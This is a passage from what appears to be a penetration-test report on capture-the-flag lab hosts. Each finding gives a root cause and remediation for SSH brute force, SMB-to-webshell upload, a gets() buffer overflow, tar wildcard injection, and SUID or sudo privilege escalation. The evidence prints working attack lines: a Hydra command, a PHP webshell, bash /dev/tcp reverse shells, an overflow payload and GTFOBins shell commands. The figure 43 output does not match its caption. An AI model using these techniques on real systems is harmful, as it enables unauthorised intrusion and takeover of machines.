CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The <code>root</code> account on the target host, identified through SSH user enumeration, was found to use a weak password that was recovered in a short amount of time using Hydra against a standard wordlist. No account lockout or rate-limiting was in place to slow down or block the brute-force attempt.
Impact	An unauthenticated network attacker was able to obtain full <code>root</code> -level SSH access to the host purely by brute-forcing a weak password, with no additional exploitation required. This constitutes complete compromise of the system's confidentiality, integrity and availability.
Affected Component	ssh://<TARGET_IP>:22 - account `root`
Remediation	• Disable direct <code>root</code> login over SSH (<code>PermitRootLogin no</code>) and require privilege escalation via <code>sudo</code> from a named account. • Enforce a strong password policy and/or move to SSH key-based authentication exclusively. • Implement account lockout / rate-limiting (e.g. <code>fail2ban</code>) after repeated failed authentication attempts. • Monitor and alert on brute-force patterns against SSH from external sources.
References	• https://cwe.mitre.org/data/definitions/521.html • https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

Finding Evidence

Using the `root` username confirmed by the previous enumeration step, a password brute-force attack was launched against the SSH service with **Hydra**. The attack successfully recovered the `root` account's password:

```
msf auxiliary(scanner/ssh/ssh_enumusers) > hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
[*] exec: hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-04 11:53:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: root password: estrella
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-04 11:53:53
msf auxiliary(scanner/ssh/ssh_enumusers) >
```

Figure 30 - Hydra recovering the root account's SSH password

Using the recovered password, an SSH session was opened directly as `root`, completing full compromise of the machine with no further privilege escalation required:

```
(kali@kali)-[~/Desktop/CTF/BreakMySSH/breakmyssh]
$ ssh root@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@172.17.0.2's password:
Last login: Sat Jul  4 15:56:32 2026 from 172.17.0.1

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@79cb2b6fc8fb:~# id
uid=0(root) gid=0(root) groups=0(root)
root@79cb2b6fc8fb:~#
```

Figure 31 - Interactive SSH session obtained directly as root

7. Unrestricted PHP File Upload via SMB Write Access Leads to Remote Code Execution (Domain) - High

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Using the write access to the web root obtained via the weak bob SMB credentials, a PHP file containing a command-execution backdoor (<code><?php system(\$_GET['cmd']); ?></code>) was uploaded directly through the html share. Because the directory is also served over HTTP, the file was immediately reachable and executable, yielding arbitrary command execution and a reverse shell as www-data .
Impact	Any attacker who obtains write access to a directory that is also served by the web server (in this case via the SMB misconfiguration documented separately) can trivially escalate to full remote code execution, without needing to exploit any application-level vulnerability. This was the step that turned a credential/SMB weakness into an interactive shell on the host.
Affected Component	<code>http://<DOMAIN_IP>/html/</code> - served directory writable via SMB
Remediation	• Never expose a web-served directory as a writable file share; if file sharing is required, use a separate, non-served location. • Disable execution of uploaded content in any directory that accepts untrusted or externally-writable files. • Deploy a Web Application Firewall / file-type allow-listing to block the deployment of server-side scripts through file-transfer channels. • Monitor for unexpected file creation events inside web-server document roots.
References	• https://cwe.mitre.org/data/definitions/434.html • https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Finding Evidence

Exploitation

A test file was first uploaded through the SMB share to confirm write access, then verified as reachable over HTTP:

```
[root@parrot]-[/home/azz4/Documentos/Docker/domain]
#smbclient //172.17.0.2/html -U bob
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> pu rce.php
putting file rce.php as \rce.php (7,6 kb/s) (average 7,6 kb/s)
smb: \>
```

Figure 32 - Uploading a test file via smbclient's put command




Figure 33 - Confirming the uploaded file is reachable over HTTP

A malicious PHP file containing a simple command-execution backdoor was then uploaded the same way:

```
<?php system($_GET['cmd']); ?>
```

Requesting the file with a `cmd` parameter confirmed arbitrary command execution on the server:




Figure 34 - Confirming command execution through the uploaded PHP webshell

A listener was started on the attacking machine, and the webshell was used to trigger a reverse shell payload (`bash -c "bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1"`), returning an interactive shell as the web server user (`www-data`):

```
[root@parrot]-[/home/azz4/Documents/Docker/domain]
#nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.84] from (UNKNOWN) [172.17.0.2] 58654
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@d3540f4a66e0:/var/www/html$
```

Figure 35 - Reverse shell obtained as `www-data` via the PHP webshell

From this foothold, the previously enumerated `bob` credentials were reused to switch to the `bob` local account, continuing the compromise — see **World-Writable `/etc/passwd` Allows Privilege Escalation to Root**.

8. SMB User Enumeration & Weak Credentials Grant Write Access to Web Root (Domain) - High

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	8.2 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N
Root Cause	The Domain host exposes Apache (port 80) and Samba (port 445). Unauthenticated SMB enumeration disclosed two valid local usernames (james , bob), and the bob account was found to use a weak password (star) that granted write access to the html share — the web server's document root.
Impact	An unauthenticated attacker can enumerate valid domain usernames over SMB and, by reusing or guessing a weak password, obtain write access to the live web root. Write access to a web-served directory is a direct precursor to remote code execution, since any file dropped there (e.g. a PHP script) is immediately servable and executable by the web server — see Unrestricted PHP File Upload via SMB Write Access Leads to Remote Code Execution .
Affected Component	• smb://<DOMAIN_IP>:445/html - account `bob` • http://<DOMAIN_IP>:445 - Samba service
Remediation	• Disable anonymous/guest SMB enumeration; require authentication for all share and user listing operations. • Enforce strong, unique passwords for all SMB accounts and rate-limit/lock out repeated failed authentication attempts. • Never grant write access to a share that is also served as the web root; separate deployment credentials from general user accounts. • Apply least-privilege share permissions on a per-user, per-directory basis rather than broad read/write grants.
References	• https://cwe.mitre.org/data/definitions/521.html • https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html

Finding Evidence

Reconnaissance

A ping to the target confirmed a reachable Linux host, and an **nmap** scan identified two open services: **Apache HTTP (80)** and **Samba (445)**:

```
[root@parrot]-[/home/azz4/Documentos/Docker/domain]
#ping -c 4 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.109 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.103 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.069 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.455 ms

--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3046ms
rtt min/avg/max/mdev = 0.069/0.184/0.455/0.157 ms
```

Figure 36 - Ping confirming connectivity to the Domain host

```
#nmap -A 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-30 23:10 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Figure 37 - Nmap scan showing ports 80 and 445 open

Browsing to port 80 presented an informational page describing the Samba service running on the host:



Figure 38 - Apache page describing the Samba deployment

Enumeration

`enum4linux` was run against the SMB service and disclosed two valid local usernames without requiring any credentials:

```
[+] Enumerating users using SID S-1-5-21-192189824-1333164535-3751217680 and local administrators
S-1-5-21-192189824-1333164535-3751217680-501 79F9D216D2A4\nobody (Local User)
S-1-5-21-192189824-1333164535-3751217680-513 79F9D216D2A4\None (Domain Group)
S-1-5-21-192189824-1333164535-3751217680-1000 79F9D216D2A4\james (Local User)
S-1-5-21-192189824-1333164535-3751217680-1001 79F9D216D2A4\bob (Local User)
```

Figure 39 - enum4linux revealing the valid usernames james and bob

A credential check with `crackmapexec/smbmap` against the `bob` account using a weak, easily-guessed password (`star`) succeeded, and `smbmap` confirmed **write** access to the `html` share:

```
[root@parrot]-[/home/azz4/Documentos/Docker/domain]
#smbmap -H 172.17.0.2 -u 'bob' -p 'star'
[+] IP: 172.17.0.2:445 Name: 172.17.0.2
```

Disk	Permissions	Comment
print\$	READ ONLY	Printer Drivers
html	READ, WRITE	HTML Share
IPC\$	NO ACCESS	IPC Service (1fdc1569c2)

Figure 40 - smbmap showing write access to the html share as bob

Connecting directly with `smbclient` confirmed the share corresponds to the web server's document root:

```
[root@parrot]~[/home/azz4/Documentos/Docker/domain]
#smbclient //172.17.0.2/html -U bob
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0 Tue Apr 30 23:48:15 2024
..               D            0 Thu Apr 11 10:18:47 2024
index.html       N        1832 Thu Apr 11 10:21:43 2024

21052156 blocks of size 1024. 1864820 blocks available
smb: \> more index.html
getting file \index.html of size 1832 as /tmp/smbmore.GppW4G (596,3 KiloBytes/sec) (average 596,4 KiloB
ytes/sec)
smb: \> _
```

Figure 41 - smbclient session connected to //DOMAIN_IP/html as bob

This write access was then leveraged to plant a malicious PHP file and obtain remote code execution — documented in **Unrestricted PHP File Upload via SMB Write Access Leads to Remote Code Execution**.

9. Stack-Based Buffer Overflow via Unsafe `gets()` Call Leads to Remote Code Execution (Subversión) - High

CWE	CWE-121 - Stack-based Buffer Overflow
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The <code>magic_text()</code> function in the custom trivia application (source recovered from the exposed SVN repository) reads user input into a fixed 64-byte stack buffer using the unbounded <code>gets()</code> function, with no length checking. Combined with the binary's lack of stack canary, NX, and PIE protections, and the predictable PRNG gate documented separately, this allowed a classic return-to-win buffer overflow that redirected execution directly to an unused <code>shell()</code> function, spawning <code>/bin/bash</code> .
Impact	An unauthenticated network attacker who can reach the vulnerable service can overwrite the stack return address and redirect execution to attacker-chosen code within the binary, achieving full remote code execution with no memory-corruption mitigations to overcome. This is one of the most severe classes of vulnerability, as it grants complete control over the resulting process and, from there, the host itself.
Affected Component	<SUBVERSION_IP>:1789 - <code>magic_text()</code> function
Remediation	• Never use unbounded input functions such as <code>gets()</code>; use bounded, length-aware alternatives (<code>fgets()</code>, <code>read()</code> with explicit size limits) and validate all input lengths. • Compile all network-facing binaries with modern exploit mitigations enabled: stack canaries (<code>-fstack-protector-strong</code>), non-executable stack (NX/DEP), and position-independent executables (PIE/ASLR). • Remove any unused, dangerous functionality (such as the <code>shell()</code> function found unreferenced in the compiled binary) from production builds entirely rather than leaving it reachable via a jump target. • Perform source-code review and static/dynamic analysis (SAST/fuzzing) on custom network services before deployment.
References	• https://cwe.mitre.org/data/definitions/121.html • https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

Finding Evidence

Exploitation

Reviewing `subversion.c` showed the vulnerable pattern in `magic_text()`:

```
char buffer[64];
gets(buffer); // no bounds checking
```

The recovered binary offsets (buffer size plus saved base pointer) were used to build a return-to-win payload overwriting the saved return address with the address of the unused `shell()` function identified earlier (`0x4017b4`):

```
offset = 64 + 8 # buffer + saved RBP
payload = b"A" * offset + p64(0x4017b4)
```

After passing the predictable random-number gate (see **Insecure/Predictable Pseudo-Random Number Generator...**) and the historical-trivia prompts, the payload was sent to the `magic_text()` prompt. Execution jumped to `shell()`, returning an interactive `/bin/bash` shell running as the local user `luigi`:

```
(.venv)-(kali@kali)-[~/CTFs/dockerlabs/subversion/exploit]
$ python3 exploit.py
[+] Opening connection to 172.17.0.2 on port 1789: Done
[*] Switching to interactive mode
Has introducido: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x17@
bash: /root/.bashrc: Permission denied
luigi@22ae1bc1f511:/$ $
```

Figure 42 - Interactive shell obtained as luigi after the buffer overflow exploit

This foothold was then escalated to `root` via a separate misconfiguration — see **Argument Injection via Unsanitized `tar` Wildcard in Root Cron Job Leads to Privilege Escalation**.

10. Argument Injection via Unsanitized `tar` Wildcard in Root Cron Job Leads to Privilege Escalation (Subversión) - High

CWE	CWE-88 - Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	A periodic root-owned job (<code>backup.sh</code>) was found to run <code>tar -czf /backups/home_luigi_backup.tar.gz *</code> inside <code>luigi</code> 's home directory without disabling wildcard expansion. Because <code>tar</code> interprets filenames beginning with <code>--</code> as command-line options, a low-privileged user able to write files in that directory can inject <code>tar</code> checkpoint options that execute an arbitrary attacker-supplied script the next time root's backup job runs.
Impact	A local, low-privileged account (in this case the <code>luigi</code> foothold obtained via the buffer overflow exploit) can escalate directly to full <code>root</code> control of the host, without needing any further memory-corruption exploitation, purely by placing specially-named files in a directory a root-owned script later archives with an unsafe wildcard. This is a well-documented but frequently overlooked class of misconfiguration ("tar wildcard injection").
Affected Component	/root-owned backup.sh cron job (<code>tar -czf ... *</code> in a user-writable directory)
Remediation	• Never invoke <code>tar</code>, <code>chown</code>, <code>rsync</code> or similar utilities with an unqualified wildcard (*) inside a directory writable by a lower-privileged user; use <code>--</code> to explicitly terminate option parsing, or reference files by an explicit, validated list. • Avoid running backup/maintenance scripts as <code>root</code> against user-writable directories at all; use a dedicated, unprivileged backup account with read-only access where possible. • Regularly audit cron jobs and scheduled tasks that run with elevated privileges for unsafe patterns of this kind.
References	• https://cwe.mitre.org/data/definitions/88.html • https://www.exploit-db.com/papers/33930

Finding Evidence

Privilege Escalation

As `luigi`, inspection of scheduled tasks revealed a root-owned cron job running:

```
tar -czf /backups/home_luigi_backup.tar.gz *
```

inside `luigi`'s home directory — a directory `luigi` can write to. Because `tar` expands the unqualified `*` and treats any resulting filename starting with `--` as an option, the following files were created to smuggle a checkpoint action into the next root-triggered run:

```
echo "cp /usr/bin/bash /tmp/b && chmod +s /tmp/b" > cpbash.sh
chmod +x cpbash.sh
touch ./'--checkpoint=1'
touch ./'--checkpoint-action=exec=sh cpbash.sh'
```

When the cron job next executed as `root`, `tar` interpreted the crafted filenames as checkpoint options and executed `cpbash.sh` with root privileges, producing a SUID copy of `bash` at `/tmp/b`:

```
(kali@kali) - [~/CTFs/dockerlabs/subversion/exploit] exploit: python3
$ python3 exploit.py
[*] Opening connection to 172.17.0.2 on port 1789: Done
[*] Switching to interactive mode
Has Introducido: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAx64|x17@
bash: /root/.bashrc: Permission denied
luigi@22ae1bc1f511:/ $ whereis bash
bash: /usr/bin/bash /etc/bash.bashrc
luigi@22ae1bc1f511:/ $ /usr/bin/bash -c "/usr/bin/bash -i >& /dev/tcp/192.168.1.116/12345 >&1"
```

Figure 43 - Root-owned SUID bash binary created via the tar wildcard injection, and root shell obtained

Running `/tmp/b -p` returned an interactive shell with full **root** privileges, completing the compromise of the Subversión host and its full attack chain: weak SVN credentials → source-code disclosure → predictable PRNG → stack buffer overflow → tar wildcard privilege escalation.

11. Local Privilege Escalation via Misconfigured SUID `env` Binary (WalkingCMS) - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	From the low-privileged web-server shell obtained via the plugin-based RCE, a search for SUID binaries revealed that <code>/usr/bin/env</code> had the SUID bit set. <code>env</code> is a well-known GTFOBins entry that can be abused, when runnable with elevated privileges, to spawn an arbitrary privileged shell.
Impact	A low-privileged shell obtained through an unrelated web vulnerability was escalated to full <code>root</code> control of the host in a single command, completing the compromise of the machine. This is the same class of misconfiguration observed on the Injection host in this assessment, indicating it may reflect a systemic hardening gap across the environment's base images rather than an isolated one-off issue.
Affected Component	<code>/usr/bin/env</code> (SUID)
Remediation	- Remove the SUID bit from <code>env</code> and any other GTFOBins-listed binary not strictly required to run with elevated privileges. - Regularly audit SUID binaries (<code>find / -perm -4000 -type f</code>) across all hosts/images against the GTFOBins list as part of routine hardening. - Since this same misconfiguration was found on more than one host in this assessment, review the base image / provisioning process used to build these systems and fix it at the source rather than per-host.
References	https://gtfobins.github.io/gtfobins/env/ https://cwe.mitre.org/data/definitions/269.html


Finding Evidence

From the web-shell foothold, a standard SUID search was performed:

```
$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/env
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
$
```

Figure 44 - Searching for SUID binaries on the host

The search flagged `/usr/bin/env` as SUID. Consulting GTFOBins confirmed the exact technique to abuse it for privilege escalation:



/ env [Sponsor](#) [Fork](#) [Star](#) 12,709

Shell

This executable can spawn an interactive system shell.

(a) [Unprivileged](#) [Sudo](#) **[SUID](#)**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
env /bin/sh -p
```

[Source](#) | [History](#)

Figure 45 - GTFOBins entry documenting how to abuse a SUID env binary

Applying the documented technique returned a shell running as `root`, confirmed via identity check:

```
$ env /bin/sh -p
whoami
root
█
```

Figure 46 - Root access confirmed after abusing the SUID env binary

12. Overly Permissive `sudo` Configuration Allows Privilege Escalation to Root (Road to Olympus – Poseidón) - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	After authenticating over SSH as the low-privileged <code>megalodon</code> user on the Poseidón host, <code>sudo</code> permissions were found to allow this account to run any command as root with no restrictions, allowing immediate escalation to a root shell.
Impact	Any account able to reach an interactive session on this host — regardless of how it was obtained — can trivially become <code>root</code> . This removed any effective privilege boundary on the system and let the assessment fully compromise the host immediately after the initial SSH foothold.
Affected Component	<code>/etc/sudoers</code> - account <code>`megalodon`</code>
Remediation	• Apply the principle of least privilege: grant <code>sudo</code> rights only for the specific commands/scripts a role actually requires, never blanket <code>ALL=(ALL) ALL</code> access. • Regularly audit <code>sudo -l</code> output across all hosts as part of routine hardening reviews. • Log and alert on <code>sudo</code> usage, particularly unrestricted command execution.
References	• https://cwe.mitre.org/data/definitions/269.html • https://www.sudo.ws/docs/man/sudoers.man/

Finding Evidence

After connecting over SSH as `megalodon` (see **SQL Injection in Search Feature Exposes User Database**):

```
(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ proxychains4 -q ssh megalodon@20.20.20.3
The authenticity of host '20.20.20.3 (20.20.20.3)' can't be established.
ED25519 key fingerprint is: SHA256:FoPioxXvvfBIOutSU/cI61ICK2G18oIT/mKEoSrkGxA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '20.20.20.3' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
megalodon@20.20.20.3's password:
Linux 6f839c634e1c 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-0

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ hostname
6f839c634e1c
$ id
uid=1000(megalodon) gid=1000(megalodon) groups=1000(megalodon),27(sudo)
$ █
```

Figure 47 - SSH session established as megalodon on Poseidón

Checking `sudo` permissions showed the account was allowed to execute any command as root without restriction. Running `sudo bash` immediately produced a root shell:

```
$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for megalodon:
root@6f839c634e1c:/home/megalodon# sudo -l
Matching Defaults entries for root on 6f839c634e1c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on 6f839c634e1c:
    (ALL : ALL) ALL
root@6f839c634e1c:/home/megalodon# █
```

Figure 48 - sudo bash escalating megalodon to a root shell

13. Privilege Escalation to Root via Misconfigured `env` Binary - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Once authenticated on the host as the low-privileged <code>Dylan</code> user, enumeration of <code>sudo</code> privileges and locally available binaries showed that the <code>env</code> command could be leveraged to escalate to <code>root</code> . <code>env</code> is a well-known GTFOBins entry: when a user is allowed to run it with elevated privileges (via <code>sudo</code> or a SUID bit), it can be abused to spawn an arbitrary, privileged shell.
Impact	A local, low-privileged user (in this case obtained purely through credential reuse from a web SQL Injection) can escalate to full <code>root</code> privileges on the host in a single command. This grants complete control over the operating system, including reading/modifying any file, installing persistence mechanisms, pivoting to other internal systems, and fully undermining the security of the machine — completing the compromise chain that started at an anonymous web login form.
Affected Component	<code>/usr/bin/env</code> (local privilege escalation vector)
Remediation	- Remove unnecessary <code>sudo</code>/SUID permissions from <code>env</code> and any other GTFOBins-listed binary that is not strictly required for the account's role. - Apply the principle of least privilege: grant <code>sudo</code> rights only for the specific commands/scripts actually needed, never for generic system utilities. - Regularly audit <code>sudo -l</code> output and SUID binaries (<code>find / -perm -4000</code>) across all hosts against the GTFOBins list. - Use centralized privilege-management tooling and log/alert on <code>sudo</code> usage of high-risk binaries. - Treat this finding together with the preceding two: fixing the SQL Injection and eliminating credential reuse would have prevented the attacker from ever reaching this local foothold.
References	https://gtfobins.github.io/gtfobins/env/ https://cwe.mitre.org/data/definitions/269.html


Finding Evidence

